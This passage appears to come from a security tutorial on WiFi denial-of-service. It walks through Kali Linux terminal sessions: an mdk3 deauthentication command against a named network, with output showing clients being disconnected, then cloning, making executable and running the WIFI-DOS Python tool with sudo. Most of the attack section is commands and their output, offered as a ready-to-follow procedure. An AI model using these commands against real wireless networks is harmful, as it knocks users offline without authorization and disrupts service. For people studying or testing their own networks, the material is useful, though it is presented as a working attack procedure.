


```
┌──(kali㉿kali)-[~]
└─$ sudo mdk3 wlan0mon d -i Hack_Me_If_You_Can
[sudo] password for kali:

Disconnecting between: 33[redacted] and: A8[redacted]
Disconnecting between: 20[redacted] and: 64[redacted]
Disconnecting between: 20[redacted] and: 74[redacted]
Disconnecting between: 5C[redacted] and: C0[redacted]
Disconnecting between: F4[redacted] and: C0[redacted]
Disconnecting between: 01[redacted] and: A8[redacted]
Disconnecting between: FE[redacted] and: C0[redacted]
Disconnecting between: D8[redacted] and: 74[redacted]
Disconnecting between: D8[redacted] and: 74[redacted]
Disconnecting between: 1C[redacted] and: 74[redacted]
Disconnecting between: C0[redacted] and: DC[redacted]
Disconnecting between: B8[redacted] and: 34[redacted]
Disconnecting between: C0[redacted] and: DC[redacted]
Packets sent:    153 - Speed:    4 packets/sec
```

This will de authenticate all the clients connected to the particular wireless network.

2. WIFI - DOS


_____WIFI-DOS is a simple WiFi de authentication tool written in Python. It can be installed from Github as shown below.



```
┌──(kali㉿kali)-[~/wifi_dos]
└─$ git clone https://github.com/mkdirlove/WIFI-DOS.git
Cloning into 'WIFI-DOS'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 17 (delta 7), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (17/17), 40.47 KiB | 414.00 KiB/s, done.
Resolving deltas: 100% (7/7), done.
```


Then we need to navigate into the directory of WIFI-DOS and give execute permissions to wifi-dos.py as shown below.

" Ransomware attacks cost an average of $4.62 million, more expensive than the average data breach ($4.24 million). These costs included escalation, notification, lost business, and response costs, but did not include the cost of the ransom. "
- IBM Coast Of A Data Breach 2021 Report.




```
┌──(kali㉿kali)-[~/wifi_dos]
└─$ ls
WIFI-DOS

┌──(kali㉿kali)-[~/wifi_dos]
└─$ cd WIFI-DOS

┌──(kali㉿kali)-[~/wifi_dos/WIFI-DOS]
└─$ ls
LICENSE  README.md  wifi-dos.gif  wifi-dos.py

┌──(kali㉿kali)-[~/wifi_dos/WIFI-DOS]
└─$ chmod +x wifi-dos.py

┌──(kali㉿kali)-[~/wifi_dos/WIFI-DOS]
└─$ ls
LICENSE  README.md  wifi-dos.gif  wifi-dos.py

┌──(kali㉿kali)-[~/wifi_dos/WIFI-DOS]
└─$ 
```

Then execute it with SUDO privileges as shown below.




```
┌──(kali㉿kali)-[~/wifi_dos/WIFI-DOS]
└─$ sudo python3 wifi-dos.py
[sudo] password for kali: 
```



